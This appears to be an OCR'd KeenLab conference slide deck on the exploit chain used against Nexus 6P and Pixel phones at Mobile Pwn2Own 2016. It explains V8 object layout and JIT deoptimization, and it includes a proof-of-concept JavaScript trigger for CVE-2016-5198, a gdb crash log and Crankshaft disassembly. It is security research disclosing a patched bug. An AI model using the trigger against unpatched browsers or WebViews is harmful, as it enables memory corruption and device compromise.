Tencent

Pwning the *Nexus* ™ of Every *Pixel* ™

Qidan He
Credits also to: Gengming Liu

*Nexus and Pixel are registered trademarks of Google Inc.

#whoami

- Qidan He
  - Senior Security Researcher at KeenLab
  - Apple/Android/Chrome CVE hunter (“frequent creditor”)
  - Speaker at BlackHat USA/ASIA, DEFCON, RECON, CanSecWest, HITCON, QMSS
  - Pwn2Own 2016/ Mobile Pwn2Own 2016 winner
- Gengming Liu
  - Security Researcher Intern at KeenLab
  - CTF enthusiastic, DEFCON CTF final player
  - Captain of AAA CTF team
  - Mobile Pwn2Own 2016 winner

Tencent

KEEN security lab

About Tencent Keen Security Lab

- Previously known as KeenTeam
- 2016 PC/Mobile Master of Pwn
- Pwn2Own champions in 2013, 2014, 2015, 2016, (2017 currently running)
- Pwnie Nominations in 2015, 2016

Tencent

TL;DR: How we pwned newest Nexus6P/Pixel running Nougat

- Three bugs forms a complete exploit chain
  - One V8 bug to compromise the renderer
  - One IPC bug to escape sandbox
  - One bug in gapps allows app install
- Google response very quickly
  - V8 and IPC bug fixed in midnight of 10.26 (CVE-2016-5197 and CVE-2016-5198)
  - Gapp update pushed in 10.27 (Google VRP credit)

KEEN security lab

Tencent

Agenda

- Introduction and Exploitation of V8 engine
- Introduction and Exploitation of sandbox on Android
- How we pwned Nexus/Pixel on Mobile Pwn2Own 2016 with 3 bugs
  - CVE-2016-5197/5198/GoogleVRP bug

KEEN security lab

History of classical Chrome exploits

- MWR Labs, Pwn2Own 2013
  - Type-confusion in webkit
  - Arbitrary zero write in IPC::OnContentBlocked
- Pinkie Pie, Mobile Pwn2Own 2013
  - Runtime_TypedArrayInitializeFromArrayLike for renderer code execution
  - Arbitrary free in ClipboardHostMsg_WriteObjectsAsync
- Geohot in Pwnium 4
  - Property redefinition lead to OOB read/write in renderer
  - Spoof IPC Message to vulnerable extension in privileged domain
- Lokihart in Pwn2Own 2015
  - TOCTOU in GPU process sharedmemory
- Juri In Pwn2Own 2015
  - UAF in P2PSocketDispatcherHost

Tencent

V8 Javascript Engine


- Widely known and used
- Runtime optimization and JIT to machine code
  - Strongtalk
  - Crankshaft
  - Turbofan

KEEN security lab

Object structure in V8

Tencent

KEEN security lab



var a = new ArrayBuffer(0x6161)

0x2036cb90a089: [JSArrayBuffer]
- map = 0xebbd6702db1 [FastProperties]
- prototype = 0x32cfe5005599
- elements = 0x1b6415782241 <FixedArray[0]> [FAST_HOLEY_SMI_ELEMENTS]
- internal fields: 2
- backing_store = 0x5652757bea60
- byte_length = 24929
- properties = {
}
- internal fields = {
0
0
}

Tencent

var a = new ArrayBuffer(0x6161)

```
0x2036cb90a089: [JSArrayBuffer]
- map = 0xebbd6702db1 [FastProperties]
- prototype = 0x32cfe5005599
- elements = 0x1b6415782241 <FixedArray[0]>
[FAST_HOLEY_SMI_ELEMENTS]
- internal fields: 2
- backing_store = 0x5652757bea60
- byte_length = 24929
- properties = {
}
- internal fields = {
0
0
}
```

```
pwndbg$ x/30xg 0x00002036cb90a088
0x2036cb90a088: 0x00000ebbd6702db1
0x00001b6415782241
0x2036cb90a098: 0x00001b6415782241
0x0006161000000000
0x2036cb90a0a8: 0x00005652757bea60
0x0000000000000004
```

```
  },
  members of (anonymous namespace)::(anonymous namespace)::JSObject:
  static kMaxElementCount = 0xffffffff,
  static kMaxGap = 0x400,
  static kMaxUncheckedFastElementsLength = 0x1388,
  static kMaxUncheckedOldFastElementsLength = 0x1f4,
  static kInitialGlobalObjectUnusedPropertiesCount = 0x4,
  static kMaxInstanceSize = 0x7f8,
  static kFieldsAdded = 0x3,
  static kElementsOffset = 0x10,
  static kHeaderSize = 0x18
},
members of (anonymous namespace)::(anonymous namespace)::JSArrayBuffer:
static kByteLengthOffset = 0x18,
static kBackingStoreOffset = 0x20,
static kBitFieldSlot = 0x28,
static kBitFieldOffset = 0x28,
static kSize = 0x30,
static kSizeWithInternalFields = 0x40
```

KEEN security lab

Boxing in V8

- Float&Double encapsulated in V8 heap
  - HeapNumber object
  - vmovsd QWORD PTR [rax+0x7],xmm0
- SMI
  - 31bit integer with lowest bit set to 0
- Tagged pointer

```
// The HeapNumber class describes heap allocated numbers that cannot be
// represented in a Smi (small integer)
class HeapNumber: public HeapObject {
 public:
  // [value]: number value.
  inline double value() const;
  inline void set_value(double value);

  inline uint64_t value_as_bits() const;
  inline void set_value_as_bits(uint64_t bits);
```

Tencent

CVE-2016-5198 – Chain of Bugs #1

- Found by KeenLab and used for Mobile Pwn2Own 2016
- Affects all engines based on V8 and applications with Webview

KEEN security lab

Tencent

How we exploited CVE-2016-5198

KEEN security lab

chromium / v8 / v8 / 2bd7464ec1efc9eb24a38f7400119a5f2257f6e6^! / .

```
   commit  2bd7464ec1efc9eb24a38f7400119a5f2257f6e6        [log] [tgz]
   author  bmeurer <bmeurer@chromium.org>                 Wed Oct 26 13:43:45 2016
committer  Commit bot <commit-bot@chromium.org>           Wed Oct 26 13:44:03 2016
     tree  9e78bb50d9a4341100632160197b82f1598bbb18
   parent  a7a350012c05f644f3f373fb48d7ac72f7f60542 [diff]
```

```
[compiler] Properly validate stable map assumption for globals.

For global object property cells, we did not check that the map on the
previous object is still the same for which we actually optimized. So
the optimized code was not in sync with the actual state of the property
cell. When loading from such a global object property cell, Crankshaft
optimizes away any map checks (based on the stable map assumption),
leading to arbitrary memory access in the worst case.

TurboFan has the same bug for stores, but is safe on loads because we
do appropriate map checks there. However mixing TurboFan and Crankshaft
still exposes the bug.

R=yangguo@chromium.org
BUG=chromium:659475

Review-Url: https://codereview.chromium.org/2444233004
Cr-Commit-Position: refs/heads/master@{#40592}
```

CVE-2016-5198
By KeenLab

Tencent

KEEN security lab

JIT workflow overview

- JIT compiler modes
  - Interpret mode – on startup, naïve, slow, safe
  - Optimized mode – after profiling, fast
- Optimized code generated according to type-info collected
- What if object type changed?
  - map type check will fail - Deoptimize and regenerate

Deoptimization

- Eager Deoptimization
  - Usually seen in function argument checks
  - Bail out to interpreter mode immediately
- Lazy Deoptimization
  - Usually seen on global object access
  - Who changes the object is responsible for patching following users
    - What if itself is also JITed?

OOB in Optimized JIT code

Tencent


KEEN security lab

```
function Ctor() {
n = new Set();
}
function Check() {
n.xyz = 0x826852f4;
parseInt('AAAAAAAA');
}
for(var i=0; i<2000; ++i) {
Ctor();
}
for(var i=0; i<2000; ++i) {
Check();
}
Ctor();
Check();
print("finish");
```

```
var n;
function Ctor() {
n = new Set();
}
function Check() {
n.xyz = 0x826852f4;
}
Ctor();
Ctor();
%OptimizeFunctionOnNextCall(Ctor);
Ctor();
Check();
Check();
%OptimizeFunctionOnNextCall(Check);
Check();
Ctor();
Check();
parseInt('AAAAAAAA')
```

```
using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
gdb-peda$ [New Thread 0x7ffff45e8700 (LWP 27561)]

Thread 1 "d8" received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x7ffff738e6a0 (<(anonymous namespace)::(anonymous namespace)::Runtime_StringParseInt(int, (anonymous namespace)::(anonymous namespace)::Object**
RCX: 0x7ffff7bb40a3 --> 0x0
RDX: 0x7ffff7f5cafe --> 0x0
RSI: 0x3587951ab239 --> 0xa200001decff7023
RDI: 0x3587951ab239 --> 0xa200001decff7023
RBP: 0x7fffffffd410 --> 0x7fffffffd4a0 --> 0x7fffffffd580 --> 0x7fffffffd5f0 --> 0x7fffffffd618 --> 0x
RSP: 0x7fffffffd400 --> 0x1000002951ab239
RIP: 0x7ffff68fdea5 (<(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+
R8 : 0x55555563d3e0 --> 0x358795183951 --> 0x1decff702c
R9 : 0x7d000000000
R10: 0x55555563d380 --> 0x7ffff7b52c60 --> 0x29f
R11: 0xd9e19802311 --> 0x1decff7024
R12: 0x55555556758c (<_start>:  xor    ebp,ebp)
R13: 0x5555555cd018 --> 0x1decff702781 --> 0x1decff7022
R14: 0x2
R15: 0x7fffffffd630 --> 0x3587951ab239 --> 0xa200001decff7023
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----------------------------------code-----------------------------------]
   0x7ffff68fde98 <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+8>:  mov    QWORD PTR [rbp-0x8],rdi
   0x7ffff68fde9c <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+12>: mov    rdi,QWORD PTR [rbp-0x8]
   0x7ffff68fdea0 <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+16>: call   0x7ffff68a9960 <(anonymous namespace)::
=> 0x7ffff68fdea5 <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+21>: mov    rdi,QWORD PTR [rax]
   0x7ffff68fdea8 <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+24>: mov    QWORD PTR [rbp-0x10],rdi
   0x7ffff68fdeac <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+28>: mov    rdi,rax
   0x7ffff68fdeaf <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+31>: mov    rax,QWORD PTR [rbp-0x10]
   0x7ffff68fdeb3 <(anonymous namespace)::(anonymous namespace)::ExternalOneByteString::GetChars()+35>: call   QWORD PTR [rax+0x20]
[-----------------------------------stack-----------------------------------]
0000| 0x7fffffffd400 --> 0x1000002951ab239
0008| 0x7fffffffd408 --> 0x3587951ab239 --> 0xa200001decff7023
```



What JIT does?

```
compiler = crankshaft
Instructions (size = 218)
0x2b55423868c0     0  55              push rbp
0x2b55423868c1     1  4889e5          REX.W movq rbp,rsp
0x2b55423868c4     4  56              push rsi
0x2b55423868c5     5  57              push rdi
0x2b55423868c6     6  4883ec08        REX.W subq rsp,0x8
0x2b55423868ca    10  488b45f8        REX.W movq rax,[rbp-0x8]
0x2b55423868ce    14  488945e8        REX.W movq [rbp-0x18],rax
0x2b55423868d2    18  488bf0          REX.W movq rsi,rax
0x2b55423868d5    21  493ba5500c0000  REX.W cmpq rsp,[r13+0xc50]
0x2b55423868dc    28  7305            jnc 35  (0x2b55423868e3)
0x2b55423868de    30  e81d5ef5ff      call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
0x2b55423868e3    35  49bae15c711590170000 REX.W movq r10,0x179015715ce1    ;; object: 0x179015715ce1 <JS Function Set (SharedFunctionInfo 0x1f97f5c1cf41)>
0x2b55423868ed    45  4152            push r10
0x2b55423868ef    47  48bae15c711590170000 REX.W movq rdx,0x179015715ce1    ;; object: 0x179015715ce1 <JS Function Set (SharedFunctionInfo 0x1f97f5c1cf41)>
0x2b55423868f9    57  48bae15c711590170000 REX.W movq rdx,0x179015715ce1    ;; object: 0x179015715ce1 <JS Function Set (SharedFunctionInfo 0x1f97f5c1cf41)>
0x2b5542386903    67  33c0            xorl rax,rax
0x2b5542386905    69  488b75e8        REX.W movq rsi,[rbp-0x18]
0x2b5542386909    73  488bfa          REX.W movq rdi,rdx
0x2b554238690c    76  e8ef3ef3ff      call Construct  (0x2b55422ba800)    ;; code: BUILTIN
0x2b5542386911    81  a801            test al,0x1
0x2b5542386913    83  0f8458000000    jz 177  (0x2b5542386971)
0x2b5542386919    89  49ba09657840f8340000 REX.W movq r10,0x34f840786509    ;; object: 0x34f840786509 <Map(FAST_HOLEY_SMI_ELEMENTS)>
0x2b5542386923    99  4c3950ff        REX.W cmpq [rax-0x1],r10
0x2b5542386927   103  0f8549000000    jnz 182  (0x2b5542386976)
0x2b554238692d   109  48bbc1bf721590170000 REX.W movq rbx,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb142c9 <a Set with map 0x34f840786509>
0x2b5542386937   119  4889430f        REX.W movq [rbx+0xf],rax
0x2b554238693b   123  488d530f        REX.W leaq rdx,[rbx+0xf]
0x2b554238693f   127  48250000f8ff    REX.W and rax,0xffffffffff80000
0x2b5542386945   133  f6400802        testb [rax+0x8],0x2
0x2b5542386949   137  7415            jz 160  (0x2b5542386960)
0x2b554238694b   139  48c7c00000f8ff REX.W movq rax,0xfff80000
0x2b5542386952   146  4823c3          REX.W andq rax,rbx
0x2b5542386955   149  f6400804        testb [rax+0x8],0x4
0x2b5542386959   153  7405            jz 160  (0x2b5542386960)
0x2b554238695b   155  e8c0f6ffff      call 0x2b5542386020     ;; code: STUB, RecordWriteStub, minor: 8707
0x2b5542386960   160  48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b554238696a   170  488be5          REX.W movq rsp,rbp
0x2b554238696d   173  5d              pop rbp
0x2b554238696e   174  c20800          ret 0x8
0x2b5542386971   177  e89ed6d7ff      call 0x2b5542104014     ;; deoptimization bailout 2
0x2b5542386976   182  e8a3d6d7ff      call 0x2b554210401e     ;; deoptimization bailout 3
0x2b554238697b   187  90              nop
```

Tencent

Optimized code for Ctor

```
0x2b554238690c    76  e8ef3ef3ff      call Construct  (0x2b55422ba800)    ;; code: BUILTIN
0x2b5542386911    81  a801            test al,0x1
0x2b5542386913    83  0f8458000000    jz 177  (0x2b5542386971)
0x2b5542386919    89  49ba09657840f8340000 REX.W movq r10,0x34f840786509    ;; object: 0x34f840786509 <Map(FAST_HOLEY_SMI_ELEMENTS)>
0x2b5542386923    99  4c3950ff        REX.W cmpq [rax-0x1],r10
0x2b5542386927   103  0f8549000000    jnz 182  (0x2b5542386976)
0x2b554238692d   109  48bbc1bf721590170000 REX.W movq rbx,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb142c9 <a
0x2b5542386937   119  4889430f        REX.W movq [rbx+0xf],rax
```

KEEN security lab

```
nstructions (size = 220)
x2b55423870e0     0  55              push rbp
x2b55423870e1     1  4889e5          REX.W movq rbp,rsp
x2b55423870e4     4  56              push rsi
x2b55423870e5     5  57              push rdi
x2b55423870e6     6  488b4f2f        REX.W movq rcx,[rdi+0x2f]
x2b55423870ea    10  488b490f        REX.W movq rcx,[rcx+0xf]
x2b55423870ee    14  83411b01        addl [rcx+0x1b],0x1
x2b55423870f2    18  493ba5500c0000  REX.W cmpq rsp,[r13+0xc50]
x2b55423870f9    25  7305            jnc 32  (0x2b5542387100)
x2b55423870fb    27  e80056f5ff      call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
x2b5542387100    32  48b8000000000200000 REX.W movq rax,0x200000000
x2b554238710a    42  e8d1d2ffff      call 0x2b55423843e0     ;; code: LOAD_GLOBAL_IC
x2b554238710f    47  50              push rax
x2b5542387110    48  48b8c1cb721590170000 REX.W movq rax,0x17901572cbc1    ;; object: 0x17901572cbc1 <Number: 2.18788e+09>
x2b554238711a    58  5a              pop rdx
x2b554238711b    59  48b919b2721590170000 REX.W movq rcx,0x17901572b219    ;; object: 0x17901572b219 <String[3]: xyz>
x2b5542387125    69  48bf000000004000000 REX.W movq rdi,0x400000000
x2b554238712f    79  e86cc7f0ff      call 0x2b55422938a0     ;; code: STORE_IC
x2b5542387134    84  488b75f8        REX.W movq rsi,[rbp-0x8]
x2b5542387138    88  48b8000000008000000 REX.W movq rax,0x800000000
x2b5542387142    98  e899d2ffff      call 0x2b55423843e0     ;; code: LOAD_GLOBAL_IC
x2b5542387147   103  50              push rax
x2b5542387148   104  49ba1123c0f5971f0000 REX.W movq r10,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
x2b5542387152   114  4152            push r10
x2b5542387154   116  49ba39b2721590170000 REX.W movq r10,0x17901572b239    ;; object: 0x17901572b239 <String[8]: AAAAAAAA>
x2b554238715e   126  4152            push r10
x2b5542387160   128  48ba0000000006000000 REX.W movq rdx,0x600000000
x2b554238716a   138  488b7c2410      REX.W movq rdi,[rsp+0x10]
x2b554238716f   143  b801000000      movl rax,0x1
x2b5542387174   148  e8c7d6ffff      call 0x2b5542384840     ;; code: CALL_IC
x2b5542387179   153  488b75f8        REX.W movq rsi,[rbp-0x8]
x2b554238717d   157  4883c408        REX.W addq rsp,0x8
x2b5542387181   161  498b45a0        REX.W movq rax,[r13-0x60]
x2b5542387185   165  48bb09cc721590170000 REX.W movq rbx,0x17901572cc09    ;; object: 0x17901572cc09 Cell for 6144
x2b554238718f   175  83430bd1        addl [rbx+0xb],0xd1
x2b5542387193   179  791f            jns 212  (0x2b55423871b4)
x2b5542387195   181  50              push rax
x2b5542387196   182  e8e554f5ff      call InterruptCheck  (0x2b55422dc680)    ;; code: BUILTIN
x2b554238719b   187  58              pop rax
x2b554238719c   188  48bb09cc721590170000 REX.W movq rbx,0x17901572cc09    ;; object: 0x17901572cc09 Cell for 6144
x2b55423871a6   198  49ba0000000000180000 REX.W movq r10,0x180000000000
x2b55423871b0   208  4c895307        REX.W movq [rbx+0x7],r10
x2b55423871b4   212  c9              leavel
x2b55423871b5   213  c20800          ret 0x8
```

Tencent

Non-optimized code for func `Check`

KEEN security lab

```
compiler = crankshaft
Instructions (size = 186)
0x2b5542387220     0  55             push rbp
0x2b5542387221     1  4889e5         REX.W movq rbp,rsp
0x2b5542387224     4  56             push rsi
0x2b5542387225     5  57             push rdi
0x2b5542387226     6  4883ec08       REX.W subq rsp,0x8
0x2b554238722a    10  488b45f8       REX.W movq rax,[rbp-0x8]
0x2b554238722e    14  488945e8       REX.W movq [rbp-0x18],rax
0x2b5542387232    18  488bf0         REX.W movq rsi,rax
0x2b5542387235    21  493ba5500c0000 REX.W cmpq rsp,[r13+0xc50]
0x2b554238723c    28  7305           jnc 35  (0x2b5542387243)
0x2b554238723e    30  e8bd54f5ff     call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
0x2b5542387243    35  48b8c1bf721590170000 REX.W movq rax,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb54631
0x2b554238724d    45  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387251    49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000
0x2b554238725b    59  c4c1f96ec2     vmovq xmm0,r10
0x2b5542387260    64  488b4007       REX.W movq rax,[rax+0x7]
0x2b5542387264    68  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387268    72  c5fb114007     vmovsd [rax+0x7],xmm0
0x2b554238726d    77  49ba1123c0f5971f0000 REX.W movq r10,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b5542387277    87  4152           push r10
0x2b5542387279    89  49ba39b2721590170000 REX.W movq r10,0x17901572b239    ;; object: 0x17901572b239 <String[8]: AAAAAAAA>
0x2b5542387283    99  4152           push r10
0x2b5542387285   101  48bf51d8701590170000 REX.W movq rdi,0x17901570d851    ;; object: 0x17901570d851 <JS Function parseInt (SharedFur
0x2b554238728f   111  488b75e8       REX.W movq rsi,[rbp-0x18]
0x2b5542387293   115  488b7727       REX.W movq rsi,[rdi+0x27]
0x2b5542387297   119  498b55a0       REX.W movq rdx,[r13-0x60]
0x2b554238729b   123  b801000000     movl rax,0x1
0x2b55423872a0   128  bb02000000     movl rbx,0x2
0x2b55423872a5   133  e836e9efff     call ArgumentsAdaptorTrampoline  (0x2b5542285be0)    ;; code: BUILTIN
0x2b55423872aa   138  48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b55423872b4   148  488be5         REX.W movq rsp,rbp
0x2b55423872b7   151  5d             pop rbp
0x2b55423872b8   152  c20800         ret 0x8
0x2b55423872bb   155  90             nop
```

optimized code for func `Check`

Tencent

KEEN security lab

```
compiler = crankshaft
Instructions (size = 186)
0x2b5542387220     0  55             push rbp
0x2b5542387221     1  4889e5         REX.W movq rbp,rsp
0x2b5542387224     4  56             push rsi
0x2b5542387225     5  57             push rdi
0x2b5542387226     6  4883ec08       REX.W subq rsp,0x8
0x2b554238722a    10  488b45f8       REX.W movq rax,[rbp-0x8]
0x2b554238722e    14  488945e8       REX.W movq [rbp-0x18],rax
0x2b5542387232    18  488bf0         REX.W movq rsi,rax
0x2b5542387235    21  493ba5500c0000 REX.W cmpq rsp,[r13+0xc50]
0x2b554238723c    28  7305           jnc 35  (0x2b5542387243)
0x2b554238723e    30  e8bd54f5ff     call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
0x2b5542387243    35  48b8c1bf721590170000 REX.W movq rax,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb54631
0x2b554238724d    45  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387251    49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000
0x2b554238725b    59  c4c1f96ec2     vmovq xmm0,r10
0x2b5542387260    64  488b4007       REX.W movq rax,[rax+0x7]
0x2b5542387264    68  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387268    72  c5fb114007     vmovsd [rax+0x7],xmm0
0x2b554238726d    77  49ba1123c0f5971f0000 REX.W movq r10,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b5542387277    87  4152           push r10
0x2b5542387279    89  49ba39b2721590170000 REX.W movq r10,0x17901572b239    ;; object: 0x17901572b239 <String[8]: AAAAAAAA>
0x2b5542387283    99  4152           push r10
0x2b5542387285   101  48bf51d8701590170000 REX.W movq rdi,0x17901570d851    ;; object: 0x17901570d851 <JS Function parseInt (SharedFur
0x2b554238728f   111  488b75e8       REX.W movq rsi,[rbp-0x18]
0x2b5542387293   115  488b7727       REX.W movq rsi,[rdi+0x27]
0x2b5542387297   119  498b55a0       REX.W movq rdx,[r13-0x60]
0x2b554238729b   123  b801000000     movl rax,0x1
0x2b55423872a0   128  bb02000000     movl rbx,0x2
0x2b55423872a5   133  e836e9efff     call ArgumentsAdaptorTrampoline  (0x2b5542285be0)    ;; code: BUILTIN
0x2b55423872aa   138  48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b55423872b4   148  488be5         REX.W movq rsp,rbp
0x2b55423872b7   151  5d             pop rbp
0x2b55423872b8   152  c20800         ret 0x8
0x2b55423872bb   155  90             nop
```

Tencent

KEEN security lab

0x3f938587243 35 48b8c1bf4a339d070000 REX.W movq rax,0x79d334abfc1 ;; object: 0x79d334abfc1 PropertyCell for 0x130199d54631 <a Set with map 0x1ffdd430c391>

0x3f93858724d 45 488b400f REX.W movq rax,[rax+0xf]

#js: Get global variable n

```
compiler = crankshaft
Instructions (size = 186)
0x2b5542387220     0  55             push rbp
0x2b5542387221     1  4889e5         REX.W movq rbp,rsp
0x2b5542387224     4  56             push rsi
0x2b5542387225     5  57             push rdi
0x2b5542387226     6  4883ec08       REX.W subq rsp,0x8
0x2b554238722a    10  488b45f8       REX.W movq rax,[rbp-0x8]
0x2b554238722e    14  488945e8       REX.W movq [rbp-0x18],rax
0x2b5542387232    18  488bf0         REX.W movq rsi,rax
0x2b5542387235    21  493ba5500c0000 REX.W cmpq rsp,[r13+0xc50]
0x2b554238723c    28  7305           jnc 35  (0x2b5542387243)
0x2b554238723e    30  e8bd54f5ff     call StackCheck  (0x2b55422dc700)    ;; code: BUILTIN
0x2b5542387243    35  48b8c1bf721590170000 REX.W movq rax,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb54631
0x2b554238724d    45  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387251    49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000
0x2b554238725b    59  c4c1f96ec2     vmovq xmm0,r10
0x2b5542387260    64  488b4007       REX.W movq rax,[rax+0x7]
0x2b5542387264    68  488b400f       REX.W movq rax,[rax+0xf]
0x2b5542387268    72  c5fb114007     vmovsd [rax+0x7],xmm0
0x2b554238726d    77  49ba1123c0f5971f0000 REX.W movq r10,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b5542387277    87  4152           push r10
0x2b5542387279    89  49ba39b2721590170000 REX.W movq r10,0x17901572b239    ;; object: 0x17901572b239 <String[8]: AAAAAAAA>
0x2b5542387283    99  4152           push r10
0x2b5542387285   101  48bf51d8701590170000 REX.W movq rdi,0x17901570d851    ;; object: 0x17901570d851 <JS Function parseInt (SharedFur
0x2b554238728f   111  488b75e8       REX.W movq rsi,[rbp-0x18]
0x2b5542387293   115  488b7727       REX.W movq rsi,[rdi+0x27]
0x2b5542387297   119  498b55a0       REX.W movq rdx,[r13-0x60]
0x2b554238729b   123  b801000000     movl rax,0x1
0x2b55423872a0   128  bb02000000     movl rbx,0x2
0x2b55423872a5   133  e836e9efff     call ArgumentsAdaptorTrampoline  (0x2b5542285be0)    ;; code: BUILTIN
0x2b55423872aa   138  48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311    ;; object: 0x1f97f5c02311 <undefined>
0x2b55423872b4   148  488be5         REX.W movq rsp,rbp
0x2b55423872b7   151  5d             pop rbp
0x2b55423872b8   152  c20800         ret 0x8
0x2b55423872bb   155  90             nop
```

Tencent

KEEN security lab

